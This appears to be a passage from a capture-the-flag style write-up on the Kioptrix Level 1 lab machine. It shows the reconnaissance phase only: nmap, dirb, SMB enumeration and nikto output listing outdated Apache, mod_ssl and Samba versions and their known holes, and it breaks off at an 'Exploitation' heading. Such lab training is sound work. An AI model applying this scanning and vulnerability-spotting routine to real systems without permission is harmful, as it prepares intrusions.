


Scanning



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ sudo su
(root㉿kali)-[/home/kali]
# nmap -sV -sC -T4 -p- 192.168.1.204
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 15:04 EDT
Nmap scan report for 192.168.1.204
Host is up (0.011s latency).

Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:b8:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100024  1          32768/tcp  status
|_ 100024  1          32768/udp status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|_ SSLv2 supported
| ciphers:
|   SSL2_RC4_64_WITH_MD5
|   SSL2 DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2 DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
| Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2024-04-26T23:06:24+00:00; +3h59m59s from scanner time.
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:36:19:E1 (Oracle VirtualBox virtual NIC)

Host script results:
|_clock-skew: 3h59m58s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.16 seconds
```

Right Ctrl

I conducted an nmap scan on the target machine and identified several open ports, including 22, 80, 111, 139, and 443 among others.

Upon attempting to access port 80 via my browser, I encountered only the default Apache webpage, yielding no additional information. My next step was to use `drib`!

Enumeration



```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
^C kali@kali:[~]
$ /bin/systemctl start nessusd.service
[root@kali]:[~]
# dirb http://192.168.1.204

DIRB v2.22
By The Dark Raver

START_TIME: Fri Apr 26 15:24:08 2024
URL_BASE: http://192.168.1.204/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.204/ ---
+ http://192.168.1.204/~operator (CODE:403|SIZE:273)
+ http://192.168.1.204/~root (CODE:403|SIZE:269)
+ http://192.168.1.204/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.1.204/index.html (CODE:200|SIZE:2890)
⇒ DIRECTORY: http://192.168.1.204/manual/
⇒ DIRECTORY: http://192.168.1.204/mrtg/
⇒ DIRECTORY: http://192.168.1.204/usage/

--- Entering directory: http://192.168.1.204/manual/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.204/mrtg/ ---
+ http://192.168.1.204/mrtg/index.html (CODE:200|SIZE:17318)

--- Entering directory: http://192.168.1.204/usage/ ---
+ http://192.168.1.204/usage/index.html (CODE:200|SIZE:3704)

END_TIME: Fri Apr 26 15:25:21 2024
DOWNLOADED: 13836 - FOUND: 6

[root@kali]:[~]
```

By discovering hidden directories and files. From the dirb scan results, it appears that there are hidden sites on 192.168.1.204:
/manual/

/mrtg/
/usage/

But they all don't hold useful information.

File 1 ↴


The screenshot shows a Kali Linux desktop environment within Oracle VM VirtualBox. The window title is "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The browser tab is "Index of /manual" at "192.168.1.204/manual/". The page content is an Apache directory listing for "/manual".

Name	Last modified	Size	Description
Parent Directory	26-Sep-2009 09:51	-	
mod/	26-Sep-2009 05:32	-	

Apache/1.3.20 Server at 127.0.0.1 Port 80

At the bottom, there is a docked toolbar with various icons: a blue square, a grey circle, a speaker, a blue square, a blue square, a blue square, a blue square, a green square, a blue square, a blue square, a blue square, and a blue square.

File 2 ↴



Credits

Programming: [Tobias Oetiker <coetiker@ee.ethz.ch>](mailto:coetiker@ee.ethz.ch), [Dave Rand <dlr@bungi.com>](mailto:dlr@bungi.com)
and many contributors from the global Village
DNS Reflectors: www.mrtg.org (by Timothy Kennedy of [YellowBrix, Inc](#))
mrtg.eu.org (by Michel Renfer of [LAN Services AG](#))
WWW Mirrors: [Swiss Original](#), [IT](#), [US](#), [FR](#), [JP](#), [USA](#), [CZ](#), [BR](#), [BR](#), [JP](#), ([USA](#), [UK](#), [TH](#)).
FTP Mirrors: [SE](#), [NO](#), [RU](#), [US](#), [BR](#), [US](#), [CZ](#), [IT](#), [US](#), [TW](#), [JP](#), ([USA](#), [RO Poland](#), [DE](#), [JP](#)).
Translations: [Japanese](#), [Espagnol](#).

What is the Multi Router Traffic Grapher?

The Multi Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network-links. MRTG generates HTML pages containing GIF images which provide a LIVE visual representation of this traffic. Check <http://www.ee.ethz.ch/stats/mrtg/> for an example. MRTG is based on Perl and C and works under UNIX and Windows NT. MRTG is being successfully used on many sites around the net. Check the [MRTG-Site-Map](#).

What is MRTG ()

A short overview on what MRTG is, with additional sections on history, and highlights.

License & MRTG Appreciators

MRTG is freely available under the terms of the [GNU General Public License](#)



File 3 ↴

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Nessus Essentials / Folder Index of /manual Usage Statistics for kioptix.level1

192.168.1.204/usage/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Usage Statistics for kioptix.level1

Summary Period: Last 12 Months
Generated 27-Feb-2024 10:24 EST

Usage summary for kioptix.level1

Oct Nov Dec Jan Feb Mar Apr May Jun Jul Aug Sep

Summary by Month

Month	Daily Avg				Monthly Totals					
	Hits	Files	Pages	Visits	Sites	KBytes	Visits	Pages	Files	Hits
Sep 2009	29	11	7	2	2	24	2	7	11	29
Totals						24	2	7	11	29

Generated by [Webalizer Version 2.01](#)

Right Ctrl

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

root@kali:~

Screenshot taken

Sharename Type Comment

IPC\$ IPC IPC Service (Samba Server)

ADMIN\$ IPC IPC Service (Samba Server)

Reconnecting with SMB1 for workgroup listing.

Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set

Anonymous login successful

Server	Comment
KIOPTRIX	Samba Server

Workgroup	Master
MYGROUP	KIOPTRIX

```
(root㉿kali)-[~]
# nikto -h 192.168.1.204 -p 80
- Nikto v2.5.0

+ Target IP: 192.168.1.204
+ Target Hostname: 192.168.1.204
+ Target Port: 80
+ Start Time: 2024-04-26 15:20:48 (GMT-4)

+ Server: Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell .
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
```

Right Ctrl

Nikto Scan Findings:

Mod_SSL Vulnerability: Nikto identified a potential vulnerability in Mod_SSL, indicating a risk of remote buffer overflow.

Apache Vulnerabilities (Overflows): The scan revealed vulnerabilities in

Apache, suggesting susceptibility to buffer overflows.

Denial of Service (DoS): Nikto flagged potential weaknesses that could lead to denial of service attacks, rendering the server unresponsive.

Code Execution: Identified the possibility of code execution vulnerabilities on the server, posing a significant security risk.

Exploitation

